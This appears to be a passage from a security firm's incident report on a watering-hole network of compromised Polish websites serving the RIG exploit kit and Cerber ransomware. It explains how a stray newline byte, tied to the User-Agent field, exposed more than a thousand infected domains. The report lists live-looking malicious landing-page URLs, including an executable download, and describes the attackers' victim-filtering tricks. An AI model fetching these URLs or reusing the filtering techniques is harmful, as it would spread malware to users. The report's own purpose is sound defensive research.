
After learning the lesson from the previous step, we continued to search for any difference in the behavior of the compromised websites rendered by differences in in the UserAgent field values. The previous anomaly has shown us, that these values are clearly processed by the waterhole C&C server, each time a web server request is being made. Following this track, we managed to find a flaw in the aggressor’s stealth mechanism related code.

We decided to investigate whether the content returned by the web server might be affected in any way depending on the presence (or the absence) of the ”MSIE” string in the UA HTTP header field.


It is an obvious fact that any dynamically generated website, which contains ads or various types of counters and statistics embedded in its HTML code, may serve a response text with a different length and content for every single request. Additionally, the website code may change dynamically depending on the UserAgent field value’s which could be processed to dynamically generate the website content for each a specific browser type.

Therefore, first of all, we have selected a website, among those already recognised as watering holes, where the content was entirely static. We selected a website that seemed to display the same content each time - verifying this with the MD5 checksum.

Our check resulted with the website displaying the same content both for Internet Explorer and Firefox UserAgent fields:



However, the MD5 hash for the empty UserAgent field was different:



This still would not be in any way surprising – the server could consider the empty field which identified the browser as an error, which could, for instance, result in a message about the unsupported version of the browser in the website content – causing finally a different MD5 website content checksum.

We had another look at the difference in the length of the returned content:

```
-rwxrwxrwx 1 root root   19279 May  7 20:11 response-1-ua-msie.html
-rwxrwxrwx 1 root root   19278 May  7 20:11 response-2-ua-empty.html
```

The files differed by exactly 1 byte in length.

Following that, we identified the exact HTTP response offset, at which the two payloads differed. The empty UserAgent request returned an HTML response buffer ending with:


```
0000A830: 6F 6C 6C 20 3D 20 6A 51|75 65 72 79 2E 70 61 72  | oll = jQuery.par
0000A840: 73 65 4A 53 4F 4E 28 69|6E 66 69 6E 69 74 65 5F  | seJSON(infinite_
0000A850: 73 63 72 6F 6C 6C 29 3B|0A 0A 6A 51 75 65 72 79  | scroll);..jQuery
0000A860: 28 20 69 6E 66 69 6E 69|74 65 5F 73 63 72 6F 6C  | ( infinite_scrol
0000A870: 6C 2E 63 6F 6E 74 65 6E|74 53 65 6C 65 63 74 6F  | l.contentSelecto
0000A880: 72 20 29 2E 69 6E 66 69|6E 69 74 65 73 63 72 6F  | r ).infinitescro
0000A890: 6C 6C 28 20 69 6E 66 69|6E 69 74 65 5F 73 63 72  | ll( infinite_scr
0000A8A0: 6F 6C 6C 2C 20 66 75 6E|63 74 69 6F 6E 28 6E 65  | oll, function(ne
0000A8B0: 77 45 6C 65 6D 65 6E 74|73 2C 20 64 61 74 61 2C  | wElements, data,
0000A8C0: 20 75 72 6C 29 20 7B 20|65 76 61 6C 28 69 6E 66  |  url) { eval(inf
0000A8D0: 69 6E 69 74 65 5F 73 63|72 6F 6C 6C 2E 63 61 6C  | inite_scroll.cal
0000A8E0: 6C 62 61 63 6B 29 3B 20|7D 29 3B 0A 3C 2F 73 63  | lback); });.</sc
0000A8F0: 72 69 70 74 3E 0A 0A 3C|73 63 72 69 70 74 20 74  | ript>..<script t
0000A900: 79 70 65 3D 22 74 65 78|74 2F 6A 61 76 61 73 63  | ype="text/javasc
0000A910: 72 69 70 74 22 3E 0A 6A|51 75 65 72 79 28 64 6F  | ript">.jQuery(do
0000A920: 63 75 6D 65 6E 74 29 2E|6F 6E 28 27 72 65 61 64  | cument).on('read
0000A930: 79 20 70 6F 73 74 2D 6C|6F 61 64 27 2C 20 65 61  | y post-load', ea
0000A940: 73 79 5F 66 61 6E 63 79|62 6F 78 5F 68 61 6E 64  | sy_fancybox_hand
0000A950: 6C 65 72 20 29 3B 0A 3C|2F 73 63 72 69 70 74 3E  | ler );.</script>
0000A960: 0A 3C 2F 62 6F 64 79 3E|0D 0A 3C 2F 68 74 6D 6C  | .</body>..</html
0000A970: 3E 0D 0A 0D 0A 0D 0A 0D|0A                       | >.........
```

The HTTP response was one byte smaller in length, due to missing value 10 byte (hexadecimal 0x0A) at the end of the website HTML code, representing a new line character in ASCII encoding:

```
0000A830: 6F 6C 6C 20 3D 20 6A 51|75 65 72 79 2E 70 61 72  | oll = jQuery.par
0000A840: 73 65 4A 53 4F 4E 28 69|6E 66 69 6E 69 74 65 5F  | seJSON(infinite_
0000A850: 73 63 72 6F 6C 6C 29 3B|0A 0A 6A 51 75 65 72 79  | scroll);..jQuery
0000A860: 28 20 69 6E 66 69 6E 69|74 65 5F 73 63 72 6F 6C  | ( infinite_scrol
0000A870: 6C 2E 63 6F 6E 74 65 6E|74 53 65 6C 65 63 74 6F  | l.contentSelecto
0000A880: 72 20 29 2E 69 6E 66 69|6E 69 74 65 73 63 72 6F  | r ).infinitescro
0000A890: 6C 6C 28 20 69 6E 66 69|6E 69 74 65 5F 73 63 72  | ll( infinite_scr
0000A8A0: 6F 6C 6C 2C 20 66 75 6E|63 74 69 6F 6E 28 6E 65  | oll, function(ne
0000A8B0: 77 45 6C 65 6D 65 6E 74|73 2C 20 64 61 74 61 2C  | wElements, data,
0000A8C0: 20 75 72 6C 29 20 7B 20|65 76 61 6C 28 69 6E 66  |  url) { eval(inf
0000A8D0: 69 6E 69 74 65 5F 73 63|72 6F 6C 6C 2E 63 61 6C  | inite_scroll.cal
0000A8E0: 6C 62 61 63 6B 29 3B 20|7D 29 3B 0A 3C 2F 73 63  | lback); });.</sc
0000A8F0: 72 69 70 74 3E 0A 0A 3C|73 63 72 69 70 74 20 74  | ript>..<script t
0000A900: 79 70 65 3D 22 74 65 78|74 2F 6A 61 76 61 73 63  | ype="text/javasc
0000A910: 72 69 70 74 22 3E 0A 6A|51 75 65 72 79 28 64 6F  | ript">.jQuery(do
0000A920: 63 75 6D 65 6E 74 29 2E|6F 6E 28 27 72 65 61 64  | cument).on('read
0000A930: 79 20 70 6F 73 74 2D 6C|6F 61 64 27 2C 20 65 61  | y post-load', ea
0000A940: 73 79 5F 66 61 6E 63 79|62 6F 78 5F 68 61 6E 64  | sy_fancybox_hand
0000A950: 6C 65 72 20 29 3B 0A 3C|2F 73 63 72 69 70 74 3E  | ler );.</script>
0000A960: 0A 0A 3C 2F 62 6F 64 79|3E 0D 0A 3C 2F 68 74 6D  | ..</body>..</htm
0000A970: 6C 3E 0D 0A 0D 0A 0D 0A|0D 0A                    | l>........
```

We decided to repeat the test several times, each time obtaining the same effect – the received content of the investigated compromised website contents always differed for concurrent UA value requests, exactly by a single byte 10, in the exact same HTML payload offset.

At this point we needed to verify the behavior with one other website belonging to the watering hole network found by us during the investigation. We were surprised to see that all the compromised websites behaved exactly the same – after introducing ourselves as Internet Explorer, Firefox or Chrome - the compromised HTTP servers added a single byte 10 at the same HTML location – right at the website's end , precisely before the closing **</body>** tag.



We then checked all other websites identified as watering holes by us so far, that had been "silent" for almost a week now, because of a disappearance of malware campaigns – it should be noted that some of them were dynamically generated - and each subsequent request to these web servers would return a different content with a different length. We also verified all the websites from the Polish Internet for which our IDS systems (Fidelis) alerted us about the RIG exploit-kit injection, for the period of last six months.

For all the requested websites - without any exception - the HTTP request containing 4-letter "MSIE" UserAgent field , returned the content, containing an additional byte 10 just before the closing **</body>** tag. On the other side - the content without an additional byte 10 - was presented ourselves with an empty UserAgent field. At that point we were pretty confident what was the exact cause of stray byte 10.

The stray byte appeared exactly at the same website code offset – just before the closing "body" tag – at which the initial injections of both observed malware campaigns appeared.

We haven't seen the attackers main C&C code responsible for sending initial attack script injection of the of a given campaign into each watering hole response – but more or less we can imagine where its creator made a mistake in it.

After the initial positive verification of the UserAgent field and confirmation of victim's browser type, further checks are being made by the attacker to see whether the victim's IP has not been used to visit any of the watering holes before and whether a campaign is active in that country. The programmer who created the actual malicious injection code , most likely, forgot to embed the singular 10 value byte standing for the new line (separating the injected malicious script code line from the remaining website code) inside the "IF" condition, checking necessity of the code injection.

In the darkness

As there were no active campaigns on watering holes, we were aware that seeking new watering holes just by identification of additional new line characters in Polish websites could have seemed somewhat irrational. We were not certain that the fact of appearance of the stray byte 10 on the websites we had actually identified as waterholes before was just a mere coincidence. However, we could not imagine what other non-malicious functionality of these websites was to be the cause of the appearance

of the stray byte 10.

Because this was the best thing we could come up with at that moment, we decided to follow this trail and while monitoring the websites our clients visited, we implemented the byte-10 scheme recognition, starting to look for new watering holes somewhat in the dark. We started to register new occurrences of the byte-10 scheme in the Polish Internet relatively fast. However, we could not verify whether the identified websites were actually watering holes which we hunted for.

Additionally, as some of the visited websites, upon receiving the empty UserAgent field in the HTTP header, displayed the error code of the SQL database instead of the correct website, (caused by the empty UA text field and non-null DB constraint) – we decided to change the counter-string, identifying the browser which the watering hole operator would surely consider as non-vulnerable.

For that, we selected a set of three, (randomly selected at runtime) UserAgent fields, that PlayStation, Xbox and Nintendo game console embedded browsers present themselves:

```
Mozilla/5.0 (PlayStation 4 3.11) AppleWebKit/537.73
Mozilla/5.0 (Xbox One) AppleWebKit/537.36
Mozilla/5.0 (Nintendo WiiU) AppleWebKit/536
```

Malware campaigns No. 3 and 4

In the middle of May we observed that the false Zeus infection campaign started again. This time also, the campaign was active only for internet users connecting from the U.S. IP address pool.

Immediately after the campaign was identified, we began to verify whether the websites found so far to contain the stray byte-10 scheme , were actually the watering holes. Of course we remembered to reset the IP to a new one, after each positive watering hole identification (using the cloud VPN and the U.S tunnel exit).

Out of several dozens of examined websites – all – except two – responded with the HTML content containing injected campaign script. This confirmed our previous theory – the presence of the ”disappearing” byte 10 on websites is the direct implication of compromise and belonging to the network of watering holes we hunt for.

One of the websites on which the byte-10 scheme was recognized, but the injection of the malicious code did not take place, was owned by a large Polish University. As it later turned out, there were 8 other domains owned by this University, which were compliant with the byte-10 scheme, whereby only one of them did in fact infect visitors with the malicious script of the campaign targeted at Americans. Why were the other 8 quiet though we identified ourselves with an IP that belonged to the country where the active malware campaign lasted?

The first option was that just by mere coincidence – except one already compromised website of this University, a non-malicious code was indeed legitimately present on the other 8 websites and it left the additional character of the new line when a visit from such browsers as IE, Firefox or Chrome took place (we are not exactly sure for which purpose this code could be used). However, this seemed very unlikely.

The second option was that we encountered a honeypot designed by the University students to lure the watering hole operator looking for new websites to compromise and create a watering hole on them. Those 8 university servers simply “allowed themselves to be taken over”, but they did not infect the potential victims after visiting them. However, after creating 8 watering holes, why was one of websites allowed to become an active watering hole and infect Polish internet users with malware?

The third option was that the 8 quiet websites were selected by the watering hole operator as a tool for the planned (or ongoing) targeted attack just as it was the case with the case of this year's attack on the Financial Supervision Authority website. It is possible that also in this case the injection of the malicious code into the website takes place only when it is visited by IP addresses from a pool strictly specified by the attacker - meaning that those 8 servers just patiently waited for a visit of victims precisely selected by the attacker.

In the end, the exploitation of the attackers flaw deprived the watering hole network of its "invisibility" and made it possible for us to detect the compromised web servers that constitute this network without the necessity to wait for the operator to start any malware campaign.

Additionally, we were able to bypass the victim IP filtering mechanism introduced by the watering holes operator.

At the end of May, a ransomware campaign, lasting for about one week, was started on identified compromised websites belonging to the watering hole network. The campaign was targeted against the Polish Internet users. Based on our verification – all websites (except the two mentioned before) on which we detected the presence of the byte-10 scheme, served the **Cerbe**r ransomware after being visited. After a suitable exploit was executed correctly by the RIG exploit-kit, the main malware module was downloaded and started from the "landing page" (in this specific case **free.7gentlebreeze.com**):

index.html:AE73905.html	html	5 124 B	free.7gentlebreeze.com/?yus=sround.88yg101.4090m1o4&oq=m2F9IB-JLQDbIG0hRC
index.html:D590E7E9.html	html	118 316 B	free.7gentlebreeze.com/?q=znjQMvXcJwDQDovGMvrESLtEMUfQA0KK2OH_766yEo
index.html:3B238590.x-shockwave-flash	x-shockwave-flash	15 512 B	free.7gentlebreeze.com/?yus=kulture.111hw111.406c1z6p8&q=z3jQMvXcJwDQDoTC
index.html:312DC5BA.x-msdownload	x-msdownload	278 528 B	free.7gentlebreeze.com/?yus=soul.102x112.406a5v7v68q=w3zQMvXcJxbQFYbGMvr

As soon as the malware encrypted data valuable to the victim, a ransom message was displayed on victim's desktop:

also including the website with detailed payment instructions:

After confirmation of the effectiveness of the byte-10 scheme in compromised web servers detection, we continued to search for watering holes using only the attackers code flaw.

Wateringholes.pl

To date, using just byte-10 scheme recognition method , we found 1041 Polish domains that were identified as waterholes. The compromised websites included:

- 1 website under the .gov domain,
- websites of communes and districts,
- domains and sub-domains of 7 universities,
- websites of sport events, marathons, triathlons and the international tennis tournament,
- the website of a member of the Polish Parliament,
- websites of law firms,
- companies which design components for the industrial automation systems (SCADA),
- primary schools, kindergartens, secondary schools, vocational schools,
- websites of the troops of the Polish Scouting Association, websites of religious congregations, foundations and charity institutions,
- hotels, hostels and recreation centers,
- outpatient clinics,
- companies which design websites and provide IT services to companies, an online SMS gateway,
- social forums (including a forum for users of a well-known antivirus software)

Definitely, the largest percentage share of the compromised systems where watering holes were identified, is represented by educational institutions – primary schools, secondary schools, kindergartens and even nurseries.

Among the identified watering holes, it is possible to distinguish wider, multi-domain compromises of systems of a few institutions. About 30 domains and sub-domains which belonged to the watering hole network were recognized in web systems of 3 universities and a religious congregation.

At this moment we cannot answer a question whether the wider watering holes mentioned above are a result of massive, automatic penetration of servers by crawlers searching for systems of the same structure (containing the same software and the same type of vulnerability exploited by the attacker), or whether it is an effect of the deliberate ”manual” escalation of the area of compromise by the creator and operator of the watering holes, who found the systems of these particular institutions especially valuable (ensuring greater probability of a successful targeted attack planned in the future).

TO BE CONTINUED?

Thanks to an attackers code flaw, we were able to identify in a relatively short time (within 4 weeks) and without the awareness of the aggressor a large number of Polish compromised websites that had been turned into the network watering holes.

It seems that the main cause of the unauthorized penetration of Polish webservers and turning them into such a broad network of watering holes, was the outdated CMS software. Some of compromised websites were not updated for several dozens of versions, containing multiple known critical vulnerabilities and allowing arbitrary remote code execution.

What our report shows best is the fact that those weakest and most vulnerable were used by the aggressor to attack us all. Not only are kindergartens, primary schools, religious congregations or ordinary forums unaware of the existing threat and defense

methods, but also they do not have any sufficient funds at their disposal to remove the effects and causes of the penetration effectively and professionally, in the event of the identification of such a compromise. We contacted some of the compromised server owners, and as it turned out, they had had a great problem with the effective cleaning of their infrastructure. We have found that it is even a serious challenge for them to maintain constant hygiene of the security infrastructure - that includes regular updates and hardening of the environment.

We would like to conclude that the described flaws we found among Polish websites do not constitute a threat solely to institutions and companies who own them. These websites may be used to attack each and every one of us. Usually we do trust websites we know and visit on a daily basis.

EXATEL

Exatel SA
ul. Perkuna 47
04-164 Warszawa
www.exatel.pl

Biuro Obsługi Klienta
tel.: 801 27 10 44
tel.: 22 340 66 60
e-mail: bok@exatel.pl